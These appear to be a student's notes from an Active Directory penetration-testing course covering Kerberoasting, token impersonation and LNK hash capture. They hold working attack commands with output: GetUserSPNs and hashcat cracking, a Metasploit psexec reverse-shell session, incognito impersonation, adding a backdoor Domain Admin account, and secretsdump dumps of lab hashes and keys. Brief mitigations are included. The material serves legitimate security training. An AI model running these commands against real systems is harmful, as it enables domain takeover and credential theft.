Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

ServicePrincipalName          Name           MemberOf
  PasswordLastSet      LastLogon
-----
HYDRA-DC/SVC_SQLService.MARVEL.local:60111  SVC_SQLService  CN=Domain Admins,OU=Groups,DC=MARVEL,DC=local  2019-07-24 12:02:02 <never>

$krb5tgs$23$*SVC_SQLService$MARVEL.LOCAL$HYDRA-DC/SVC_SQLService.MARVEL.local-60111*$7cba83b1f1eaba727a54cc730d9cb58d$882768a5ba63cc262c946e0feecd4e840186cbd6ed0d155e1dae7e3cc0335ef4864668382f89e55d197018f63e8e1ef679e32071d3ba807d7cc755e2df531f900419c777619e56025cf331b55a21e815692e715a4828a191aaee2b27e38c314b25b545c546a089bb35cce58614c76d5f8b827dc51cf62221477336d232210213c0212c7cac4f3d3ebfc3d898512ccaf4bf3fd448fda8af2208691e9dc7490d8b93e5c373ebe1d4c2255cc888250962aa66c5ecf434d8ef7994790b886da7092442fada9e10330ae3539d3869abdf7969554a23299b491cd1b1df11eee586828837df60aae216532312369690860a5cea588baafa6cf7fa7ec8aa64a563d5ee33822abdc6768794d0ed75c3fd49bd35801ee351b9af4305f678d3c85be00fae87bedd215830f21f8b21538545777dfba685fff563
```

# Kerberoasting

Step 1: Get SPNs, Dump Hash

```
python GetUserSPNs.py <DOMAIN/username:password> -dc-ip <ip of DC> -request
```

# 06 - Kerberoasting - Lab

This will only require the DC machine to be on.

We just need to issue:

```
"#sudo GetUserSPNs.py ONEPIECE.local/LMonkey:Password1 -dc-ip 192.168.163.156 -request"
```

We are going to grab this long ass hash. And, I mean everything. Then, crack it.

Put in a txt file, then we can crack it.

To crack this one it is going to be code 13100 on hashcat. We need to learn how to properly look these up.

```
[kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/kerberoasting]
$ hashcat -m 13100 kbr.txt /usr/share/wordlists/rockyou.txt
```

Password: MYpassword123# .

Now, we should be able to use this Domain Admin account, and own the domain. But we are not doing that yet.

## 07 - Mitigations for Kerberoasting

Kerberoasting

Mitigation

Mitigation Strategies:

- Strong Passwords
- Least privilege

DON'T HAVE TO WORRY ABOUT PRIV ESC  
IF ALL USERS HAVE ROOT ACCESS

TCM SECURITY

Service account should not be running as Domain Admin.

# 08 - Token Impersonation Overview



## Token Impersonation

What are tokens?

- Temporary keys that allow you access to a system/network without having to provide credentials each time you access a file.  
Think cookies for computers.

Two types:

- Delegate** – Created for logging into a machine or using Remote Desktop
- Impersonate** – “non-interactive” such as attaching a network drive or a domain logon script

<https://www.offensive-security.com/metasploit-unleashed/fun-incognito/>

Tokens are like cookies for computer. Just like browsers have cookies which remember who you are, tokens do the same.

We are only going to be abusing the Delegate token type.



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
=====
Font Driver Host\UMFD-0
Font_Driver_Host\UMFD-1
MARVEL\fcastle
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWI-1

Impersonation Tokens Available
=====
No tokens available
```

## Token Impersonation

Pop a shell and load incognito

```
meterpreter > impersonate_token marvel\\fcastle
[+] Delegation token available
[+] Successfully impersonated user MARVEL\\fcastle
meterpreter > shell
Process 1520 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\\Windows\\system32>whoami
whoami
marvel\\fcastle
```

## Token Impersonation

Impersonate our domain user

≡ TCM Security

```
PS C:\\> Invoke-Mimikatz -Command '\"privilege::debug\" \"LSADump::LSA /inject\" exit' -Computer HYDRA.marvel.local
Invoke-Mimikatz -Command '\"privilege::debug\" \"LSADump::LSA /inject\" exit' -Computer HYDRA.m
arvel.local
[HYDRA.marvel.local] Connecting to remote server HYDRA.marvel.local failed with the followi
ng error message : Access
is denied. For more information, see the about_Remote_Troubleshooting Help topic.
+ CategoryInfo          : OpenError: (HYDRA.marvel.local:String) [], PSRemotingTranspor
tException
+ FullyQualifiedErrorId : AccessDenied,PSSessionStateBroken
PS C:\\> ^C
Terminate channel 1? [y/N] y
```

## Token Impersonation

Attempt to dump hashes as non-Domain Admin

≡ TCM Security

Alright, but what if a Domain Admin token was available?

```
meterpreter > list_tokens -u

Delegation Tokens Available
=====
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
MARVEL\Administrator
MARVEL\fcastle
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWIM-1
Window Manager\DWIM-2

Impersonation Tokens Available
=====
No tokens available
```

## Token Impersonation

Identify Domain Administrator

TCM Security

```
meterpreter > impersonate_token MARVEL\\administrator
[+] Delegation token available
[+] Successfully impersonated user MARVEL\Administrator
meterpreter > shell
Process 9456 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\administrator
```

## Token Impersonation

Impersonate our Domain Administrator

TCM Security

```
PS C:\> Invoke-Mimikatz -Command ""privilege::debug" "LSADump::LSA /patch" exit' -Computer HYDRA.marvel.local
Invoke-Mimikatz -Command ""privilege::debug" "LSADump::LSA /patch" exit' -Computer HYDRA.ma
rvel.local

.####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####'

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # LSADump::LSA /patch
Domain : MARVEL / S-1-5-21-1121509258-2444600874-1980793661
```

## Token Impersonation

Attempt to dump hashes as Domain Admin...

TCM Security

```
RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 920ae267e048417fcfe00f49ecbd4b33

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : d5c27f89ef50ef1a2478272b3782ed65

RID : 000001f7 (503)
User : DefaultAccount
LM :
NTLM :

RID : 0000044f (1103)
User : fcastle
LM :
NTLM : 64f12cdada88057e06a81b54e73b949b
```

## Token Impersonation

Win!

TCM Security

Here's a better example...

```
C:\Windows\system32>net user /add hawkeye Password1@ /domain
net user /add hawkeye Password1@ /domain
The request will be processed at a domain controller for domain MARVEL.local.

The command completed successfully.

C:\Windows\system32>net group "Domain Admins" hawkeye /ADD /DOMAIN
net group "Domain Admins" hawkeye /ADD /DOMAIN
The request will be processed at a domain controller for domain MARVEL.local.

The command completed successfully.
```

## Token Impersonation

Attempt to add a new user as Domain Admin...

TCM Security



```
└$ secretsdump.py MARVEL.local/hawkeye:'Password1@'@10.0.0.225
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x456e6652b4433b0d75a3ed4c0606490
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6fcfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6fcfe0d16ae931b73c59d7e0c089c0 :::
[...]
```

## Token Impersonation

Compromise the DC!



# 09 - Token Impersonation - Lab

There are many ways to do Impersonation. We are going to be using Incognito in Metasploit here.

We need to pay attention on the take away, on what is being accomplished, and the idea of behind the attack. There are other ways to make the same attack, this is only one of the ways.

Remember, this is not the very first exploitation on the network. We already collected a lot of information from this network, now we are using that information to escalate privileges and perhaps using new exploits in order to accomplish the goal.

So, here we are going to be using the "psexec" exploit in Metasploit.

Fire up Metasploit, and search for psexec. We are going to be using "exploit/windows/smb/psexec". You can also search for the full path, and only get the one result.

We are going to use payload "windows/x64/meterpreter/reverse\_tcp".

```
msf6 exploit(windows/smb/psexec) > options
Module options (exploit/windows/smb/psexec):
Name      Current Setting  Required  Description
RHOSTS    192.168.163.158  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445               yes       The SMB service port (TCP)
SERVICE_DESCRIPTION
SERVICE_DISPLAY_NAME
SERVICE_NAME
SMBDomain  ONEPIECE/local   no        The Windows domain to use for authentication
SMBPass    Password2       no        The password for the specified username
SMBSHARE   Zorroona        no        The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
SMBUser   shadow.txt       no        The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Exploit target:
Id  Name          passwords.txt  AgentSudo
-- 
0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/psexec) >
```

We are going to "load incognito".

Any time we issue load, we can list the commands we can use with the loaded extensions by typing "help". The very last Section should be the commands available for the module loaded.

Metasploit has this super helpful load function, which loads extensions. To list the modules we can load, we can type load, and then press the tab key until something shows up. This only works in Meterpreter I assume.

```
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445\ONEPIECE.local as user 'ZRoronoa' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload...
[+] 192.168.163.158:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.163.158
[*] Meterpreter session 1 opened (192.168.163.133:4444 → 192.168.163.158:50082) at 2024-11-05 15:44:56 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

```
C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is 38E3-4EB3

Directory of C:\Users

09/29/2024  12:30 PM    <DIR>      .
09/29/2024  12:30 PM    <DIR>      ..
09/29/2024  09:47 AM    <DIR>      administrator
09/29/2024  12:31 PM    <DIR>      Administrator.THEROBOT
09/28/2024  06:50 PM    <DIR>      frank
09/27/2024  07:37 PM    <DIR>      Public
09/29/2024  12:02 PM    <DIR>      ZRoronoa
          0 File(s)           0 bytes
          7 Dir(s)  32,980,500,480 bytes free

C:\Users> 
```

```
meterpreter > load
load bofloader    load extapi      load kiwi       load peinjector   load priv       load sniffer     load unhook
load espias      load incognito   load lanattacks  load powershell  load python     load stdapi      load winpmem
meterpreter > load 
```

We are going to load incognito here.

Command	Description
add_group_user	Attempt to add a user to a global group with all tokens
add_localgroup_user	Attempt to add a user to a local group with all tokens
add_user	Attempt to add a user with all tokens
impersonate_token	Impersonate specified token
list_tokens	List tokens available under current user context
snarf_hashes	Snarf challenge/response hashes for every token

```
meterpreter > 
```

These are the command available when we use the incognito extensions/modules.

-u for users, and -g for groups.

```
meterpreter > list_tokens -u  
Delegation Tokens Available  
=====  
Font Driver Host\UMFD-0  
Font Driver Host\UMFD-1  
NT AUTHORITY\LOCAL SERVICE  
NT AUTHORITY\NETWORK SERVICE  
NT AUTHORITY\SYSTEM  
ONEPIECE\ZRoronoa  
Window Manager\DWM-1  
  
Impersonation Tokens Available  
=====  
No tokens available
```

```
meterpreter > impersonate_token ONEPIECE\\ZRoronoa  
[+] Delegation token available  
[+] Successfully impersonated user ONEPIECE\ZRoronoa  
meterpreter >
```

We Impersonated the user.

We need the two backslashes instead of just one. This is for character escaping.

```
meterpreter > shell  
Process 680 created.  
Channel 2 created.  
Microsoft Windows [Version 10.0.19045.5011]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
onepiece\zroronoa  
C:\Windows\system32>
```

And, we are ZRoronoa.

Now, the idea here: if the domain administrator were to be logged in this machine, then we could pull off this same attack, but now we would be impersonating the DC Admin, meaning we own the system.

```
meterpreter > list_tokens -u capstoneVu...
Delegation Tokens Available
=====
Font Driver Host\UMFD-0
Font Driver Host\UMFD-2
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-2

Impersonation Tokens Available
=====
No tokens available
meterpreter > █
```

This is how it shows the tokens when there is nobody logged in.

Lets go ahead and login as the DC Admin in the same machine. Wait a lil bit, and lets list the tokens available.

```
meterpreter > list_tokens -u
[+]
Delegation Tokens Available
=====
Font Driver Host\UMFD-0
Font Driver Host\UMFD-2
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
ONEPIECE\Administrator
Window Manager\DWM-2

Impersonation Tokens Available
=====
No tokens available
meterpreter > █
```

```
meterpreter > impersonate_token ONEPIECE\\Administrator
[+] Delegation token available
[+] Successfully impersonated user ONEPIECE\Administrator
meterpreter > getuid
Server username: ONEPIECE\Administrator
meterpreter > shell
Process 280 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
onepiece\administrator
C:\Windows\system32>█
```

Now, we are going to do a proof of concept, that is similar to a persistence technique. Persistence is owning a machine, and having access to it whenever we want it. To achieve that we can add a backdoor connection that we can open and connect to it any time we want.

Here, we are going to create an user in the domain (Active Directory Domain), and then we are going to add it to the "Domain Admins" group, as shown below.

```
C:\Windows\system32>net user /add nrobin Password1@ /domain  
net user /add nrobin Password1@ /domain  
The request will be processed at a domain controller for domain ONEPIECE.local.  
  
The command completed successfully.  
MrRobotDi... capstonePr... english-wo...  
C:\Windows\system32>
```

```
ntar/dload... passwords.txt AgentDudo  
C:\Windows\system32>net group "Domain Admins" nrobin /ADD /DOMAIN  
net group "Domain Admins" nrobin /ADD /DOMAIN  
The request will be processed at a domain controller for domain ONEPIECE.local.  
  
The command completed successfully.  
MrRobotDi... capstonePr... english-wo...  
C:\Windows\system32>
```

To prove this concept, and have concrete proof that we created this user in the AD and added it to the Domain Admins group is to use secretsdump.py and dump the secrets of the DC machine.

We should not be able to do this with any user but the domain admin.

The dump from the DC is a lot different than the dump from the local admin.

```
(kali㉿kali)-[~]
$ secretsdump.py ONEPIECE.local\nrobin:'Password1@'@192.168.163.156
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x28479d86ee909e7cf2183a2eea586a36
[*] Dumping SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
[-] SAM hashes extraction failed: string index out of range
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ONEPIECE\GOINGMERRY-hmac-sha1-96:d90cf73ca0095e0ea399ef85f1022cbc2b0958cdad5a5f4332aea617e69c54c
ONEPIECE\GOINGMERRY-DC$:aes128-cts-hmac-sha1-96:82900ba487c899c11b8915666710b29d
ONEPIECE\GOINGMERRY-DC$:des-cbc-md5:046ba1bcf2292c0e
ONEPIECE\GOINGMERRY-DC$:aad3b435b51404eeaad3b435b51404ee:39d1098e050717f063fcc9c084846fee :::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x7ec3609f14720b8db4708cea6f4ad390319cc19d
dpapi_userkey:0x62c1e0f31b2888e78c89e93569e611de53732c3
[*] NL$KM
0000 FB 63 F5 22 81 58 C5 65 36 1B DF 20 10 94 3C 16 .c.".x.e6.. ..<.
0010 2C D9 A1 94 10 B6 1D 8D 82 E2 30 33 28 7B B0 59 ,.....03{\.Y
0020 AE 4E 93 78 65 51 78 E5 39 CE BA 57 06 8C DC 6B .N.xeQx.9..W...k
0030 67 78 FA 26 D6 1A F1 09 45 5F 8E EB 55 15 4C E2 gx.8....E..U.L.
NL$KM:fb63f5228158c565361bf2010943c162cd9a19410b61d82e23033287bb059ae4e9378655178e539ceba57068cd6b6778fa26d61af109455f8eeb55154ce2
[*] Dumping Domain Credentials (domain/uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7836c90eebadf303dec9e2ea7c5ddfc :::
ONEPIECE.local\Usogeking:1103:aad3b435b51404eeaad3b435b51404ee:1b3caaf3d2c2c12baec10a32db22c72d :::
ONEPIECE.local\SOLService:1104:aad3b435b51404eeaad3b435b51404ee:f4a4b68f27303bc4b024650d8fc5f973a :::
ONEPIECE.local\LMonkey:1105:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b :::
ONEPIECE.local\ZRobot:1106:aad3b435b51404eeaad3b435b51404ee:c39f2be8d2ec06a62cb887fb391dee0 :::
gdKjEgGf5I:1109:aad3b435b51404eeaad3b435b51404ee:03d514292c362307d55a356c8cb98d5 :::
nrobin:1110:aad3b435b51404eeaad3b435b51404ee:43460d636f269c709b2049cee36ae7a :::
GOINGMERRY-DC$:1000:aad3b435b51404eeaad3b435b51404ee:39d1098e050717f063fc9c084846fee :::
THENAVIGATOR$:1107:aad3b435b51404eeaad3b435b51404ee:1fd80b3c3c451b929f31ba6c4c432e :::
THEROBOT$:1108:aad3b435b51404eeaad3b435b51404ee:9fd76ee290555dd8bedc651d95dc4d :::
[*] Kerberos keys grabbed
Administrator:des-cbc-md5:ct5-hmac-sha1-96:c6c792c78539b96d4da2b8d9db537d569b4f5496cb7b03767bbfecce12702d5
Administrator:des-cbc-md5:ct5-hmac-sha1-96:535226d8d5a1e99b2690bf1324ce5d
Administrator:des-cbc-md5:ct5-ed3c191a8e
krbtgt:des-cbc-md5:ct5-hmac-sha1-96:026aed5b69839c0fbbcf630413e0fb042519e9db83a58406d8e541529864f5
krbtgt:des-cbc-md5:ct5-hmac-sha1-96:d895d1b1955476bf75d06f32d0ca451d
krbtgt:des-cbc-md5:ct5-hmac-sha1-96:7834c5d1c16cb98
ONEPIECE.local\Usogeking:des-cbc-md5:ct5-hmac-sha1-96:2d3a1c6e1b2ad2a36916128c0969b11de141c806b60535340b20ed08f41b8e5
ONEPIECE.local\Usogeking:des-cbc-md5:ct5-hmac-sha1-96:bb2b47b177f8a6962e53f68595c1358
ONEPIECE.local\Usogeking:des-cbc-md5:ct5-hmac-sha1-96:79769189cb
ONEPIECE.local\SQLService:des-cbc-md5:ct5-hmac-sha1-96:4ceec7761e08063ac9323952573ba33993767c391c9bb4e6bfa4d0cfb83fd09
ONEPIECE.local\SQLService:des-cbc-md5:ct5-hmac-sha1-96:3cece9f6b9f06aef034ebf0846342f
ONEPIECE.local\SQLService:des-cbc-md5:ct5-hmac-sha1-96:851a9e08cb2c456
ONEPIECE.local\LMonkey:des-cbc-md5:ct5-hmac-sha1-96:e6ff161285f18fc23e1dc143e699c0c4ebff2ab9768b4c0c37e91f17a12f66c2
ONEPIECE.local\LMonkey:des-cbc-md5:ct5-hmac-sha1-96:564cc695280ccb88b4e91b884fe1bc9e0
ONEPIECE.local\LMonkey:des-cbc-md5:b3cd3104ce0e5e0
ONEPIECE.local\ZRoronoa:des-cbc-md5:ct5-hmac-sha1-96:fa010d7342a3dc51b91abb54826be22f685e75a2a934fb305548a415d0d09b7
ONEPIECE.local\ZRoronoa:des-cbc-md5:ct5-hmac-sha1-96:376c2b347b29ae1d3eec21982954dce
gdKjEgGf5I:des-cbc-md5:ct5-hmac-sha1-96:0711d2b5aa9f9dac7558c1280787bab62efbaa7d818e23c50a04f2972d6366c
gdKjEgGf5I:des-cbc-md5:ct5-hmac-sha1-96:d90f1899d770f3fcffff61cd79eca1e8
gdKjEgGf5I:des-cbc-md5:ct5-hmac-sha1-96:7eaf84c25ecac44054730be83977760
nrobin:des-cbc-md5:b5c194b35ec7b0d3
GOINGMERRY-DC$:des-cbc-md5:ct5-hmac-sha1-96:fb84b72814d8633d08fa211b95b8566ca1605b43e3d2f92e2fab50375937ec6
nrobin:des-cbc-md5:ct5-hmac-sha1-96:2b17d3c061e47414ec59596a7def02a
nrobin:des-cbc-md5:ct5-hmac-sha1-96:7eaf84c25ecac44054730be83977760
GOINGMERRY-DC$:des-cbc-md5:ct5-hmac-sha1-96:82900ba487c899c11b8915666710b29d
GOINGMERRY-DC$:des-cbc-md5:ct5-hmac-sha1-96:82900ba487c899c11b8915666710b29d
THENAVIGATOR$:des-cbc-md5:ct5-hmac-sha1-96:4c3bb523ad83896d
THEROBOT$:des-cbc-md5:ct5-hmac-sha1-96:7eaf84c25ecac44054730be83977760
THEROBOT$:des-cbc-md5:7913726d0892acd
[*] Cleaning up ...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code:0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up ...
[*] Stopping service RemoteRegistry
```

```
(kali㉿kali)-[~]
$ ./OnePieCE.py -l -u nrobin -p 'Password1@'
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x28479d86ee909e7cf2183a2eea586a36
[*] Dumping SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
[-] SAM hashes extraction failed: string index out of range
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ONEPIECE\GOINGMERRY-hmac-sha1-96:d90cf73ca0095e0ea399ef85f1022cbc2b0958cdad5a5f4332aea617e69c54c
ONEPIECE\GOINGMERRY-DC$:aes128-cts-hmac-sha1-96:82900ba487c899c11b8915666710b29d
ONEPIECE\GOINGMERRY-DC$:des-cbc-md5:046ba1bcf2292c0e
ONEPIECE\GOINGMERRY-DC$:aad3b435b51404eeaad3b435b51404ee:39d1098e050717f063fcc9c084846fee :::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x7ec3609f14720b8db4708cea6f4ad390319cc19d
dpapi_userkey:0x62c1e0f31b2888e78c89e93569e611de53732c3
[*] NL$KM
0000 FB 63 F5 22 81 58 C5 65 36 1B DF 20 10 94 3C 16 .c.".x.e6.. ..<.
0010 2C D9 A1 94 10 B6 1D 8D 82 E2 30 33 28 7B B0 59 ,.....03{\.Y
0020 AE 4E 93 78 65 51 78 E5 39 CE BA 57 06 8C DC 6B .N.xeQx.9..W...k
0030 67 78 FA 26 D6 1A F1 09 45 5F 8E EB 55 15 4C E2 gx.8....E..U.L.
NL$KM:fb63f5228158c565361bf2010943c162cd9a19410b61d82e23033287bb059ae4e9378655178e539ceba57068cd6b6778fa26d61af109455f8eeb55154ce2
[*] Dumping Domain Credentials (domain/uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7836c90eebadf303dec9e2ea7c5ddfc :::
ONEPIECE.local\Usogeking:1103:aad3b435b51404eeaad3b435b51404ee:1b3caaf3d2c2c12baec10a32db22c72d :::
ONEPIECE.local\SOLService:1104:aad3b435b51404eeaad3b435b51404ee:f4a4b68f27303bc4b024650d8fc5f973a :::
ONEPIECE.local\LMonkey:1105:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b :::
ONEPIECE.local\ZRobot:1106:aad3b435b51404eeaad3b435b51404ee:c39f2be8d2ec06a62cb887fb391dee0 :::
gdKjEgGf5I:1109:aad3b435b51404eeaad3b435b51404ee:03d514292c362307d55a356c8cb98d5 :::
nrobin:1110:aad3b435b51404eeaad3b435b51404ee:43460d636f269c709b2049cee36ae7a :::
GOINGMERRY-DC$:1000:aad3b435b51404eeaad3b435b51404ee:39d1098e050717f063fc9c084846fee :::
THENAVIGATOR$:1107:aad3b435b51404eeaad3b435b51404ee:1fd80b3c3c451b929f31ba6c4c432e :::
THEROBOT$:1108:aad3b435b51404eeaad3b435b51404ee:9fd76ee290555dd8bedc651d95dc4d :::
[*] Kerberos keys grabbed
Administrator:des-cbc-md5:ct5-hmac-sha1-96:c6c792c78539b96d4da2b8d9db537d569b4f5496cb7b03767bbfecce12702d5
Administrator:des-cbc-md5:ct5-hmac-sha1-96:535226d8d5a1e99b2690bf1324ce5d
Administrator:des-cbc-md5:ct5-ed3c191a8e
krbtgt:des-cbc-md5:ct5-hmac-sha1-96:026aed5b69839c0fbbcf630413e0fb042519e9db83a58406d8e541529864f5
krbtgt:des-cbc-md5:ct5-hmac-sha1-96:d895d1b1955476bf75d06f32d0ca451d
krbtgt:des-cbc-md5:ct5-hmac-sha1-96:7834c5d1c16cb98
ONEPIECE.local\Usogeking:des-cbc-md5:ct5-hmac-sha1-96:2d3a1c6e1b2ad2a36916128c0969b11de141c806b60535340b20ed08f41b8e5
ONEPIECE.local\Usogeking:des-cbc-md5:ct5-hmac-sha1-96:bb2b47b177f8a6962e53f68595c1358
ONEPIECE.local\Usogeking:des-cbc-md5:ct5-hmac-sha1-96:79769189cb
ONEPIECE.local\SQLService:des-cbc-md5:ct5-hmac-sha1-96:4ceec7761e08063ac9323952573ba33993767c391c9bb4e6bfa4d0cfb83fd09
ONEPIECE.local\SQLService:des-cbc-md5:ct5-hmac-sha1-96:3cece9f6b9f06aef034ebf0846342f
ONEPIECE.local\SQLService:des-cbc-md5:ct5-hmac-sha1-96:851a9e08cb2c456
ONEPIECE.local\LMonkey:des-cbc-md5:ct5-hmac-sha1-96:e6ff161285f18fc23e1dc143e699c0c4ebff2ab9768b4c0c37e91f17a12f66c2
ONEPIECE.local\LMonkey:des-cbc-md5:ct5-hmac-sha1-96:564cc695280ccb88b4e91b884fe1bc9e0
ONEPIECE.local\ZRoronoa:des-cbc-md5:ct5-hmac-sha1-96:fa010d7342a3dc51b91abb54826be22f685e75a2a934fb305548a415d0d09b7
ONEPIECE.local\ZRoronoa:des-cbc-md5:ct5-hmac-sha1-96:376c2b347b29ae1d3eec21982954dce
gdKjEgGf5I:des-cbc-md5:ct5-hmac-sha1-96:0711d2b5aa9f9dac7558c1280787bab62efbaa7d818e23c50a04f2972d6366c
gdKjEgGf5I:des-cbc-md5:ct5-hmac-sha1-96:d90f1899d770f3fcffff61cd79eca1e8
gdKjEgGf5I:des-cbc-md5:ct5-hmac-sha1-96:7eaf84c25ecac44054730be83977760
nrobin:des-cbc-md5:b5c194b35ec7b0d3
GOINGMERRY-DC$:des-cbc-md5:ct5-hmac-sha1-96:fb84b72814d8633d08fa211b95b8566ca1605b43e3d2f92e2fab50375937ec6
nrobin:des-cbc-md5:ct5-hmac-sha1-96:2b17d3c061e47414ec59596a7def02a
nrobin:des-cbc-md5:ct5-hmac-sha1-96:7eaf84c25ecac44054730be83977760
GOINGMERRY-DC$:des-cbc-md5:ct5-hmac-sha1-96:82900ba487c899c11b8915666710b29d
GOINGMERRY-DC$:des-cbc-md5:ct5-hmac-sha1-96:82900ba487c899c11b8915666710b29d
THENAVIGATOR$:des-cbc-md5:ct5-hmac-sha1-96:4c3bb523ad83896d
THEROBOT$:des-cbc-md5:ct5-hmac-sha1-96:7eaf84c25ecac44054730be83977760
THEROBOT$:des-cbc-md5:7913726d0892acd
[*] Cleaning up ...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code:0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up ...
[*] Stopping service RemoteRegistry
```

# 10 - Token Impersonation - Mitigations

TCM SECURITY

## Mitigation Strategies:

- Limit user/group token creation permission
- Account tiering
- Local admin restriction

YOU GET A MITIGATION

AND YOU GET A MITIGATION,  
AND YOU GET A MITIGATION!

TCM Security

Best practices. Focus on that. Domain Admins should not be logging in with their accounts in other machines. They can set up other accounts which allow them to do whatever they need to do in other machines, but they are not supposed to use their domain admin accounts to do daily routine tasks in other computers.

# 11 - LNK File Attacks -

---

<https://www.ired.team/offensive-security/initial-access/t1187-forced-authentication#execution-via-.rtf>

The link below is some additional resource to pull this attack.

Lets says we have access to a share on a network. We can generate and dump a malicious file in that share, and every user that accesses that share, is going to have its password hash sent back to us, and we can capture that response using Responder.

Heath calls it a watering hole attack. Mainly, we are going to be capturing hashes from users that are accessing that share. They do NOT need to be clicking any links, only accessing that share.

If we are struggling finding hashes, or capturing hashes, users accounts, this is a good idea.

To create that file, we can write it in the machine we have access to, go to PowerShell access as administrator, and type the code for this script line by line in PowerShell.

